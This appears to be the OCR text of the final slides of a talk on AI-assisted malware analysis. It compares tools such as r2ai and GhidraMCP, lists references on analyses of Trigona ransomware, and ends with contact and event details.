


- Many different projects exist
- GhidraMCP is quite good for renaming

Currently, r2ai is well ahead of all other solutions. Tool integration works great, and it is very flexible, customizable, scriptable...

Read on the train or by the beach...

- A. Apvrille, D. Nakov, *Malware analaysis assisted by AI with R2AI*, April 2025
- A. Apvrille, *Overcome context limit issue with gpt-oss in LM Studio*, August 2025
- S. Imano, *Ransomware Roundup - Trigona*, February 2023.
- B. Stone-Gross, *Technical Analysis of Trigona Ransomware*, April 2023. Windows.
- A. Dela Cruz, P. Pajares, I. Chavez, I. Gonzalez, N. Morales, *An Overview of the Different Versions of Trigona Ransomware*, June 2023
- A. Apvrille, *Linux/Trigona analysis with AI*, August 2025



Thank You

- https://github.com/radareorg/r2ai
- @cryptax (Blue Sky, Mastodon, Discord)
- Download slides: https://www.fortiguard.com/events
- ph0wn CTF - Sophia Antipolis: March 13-14, 2026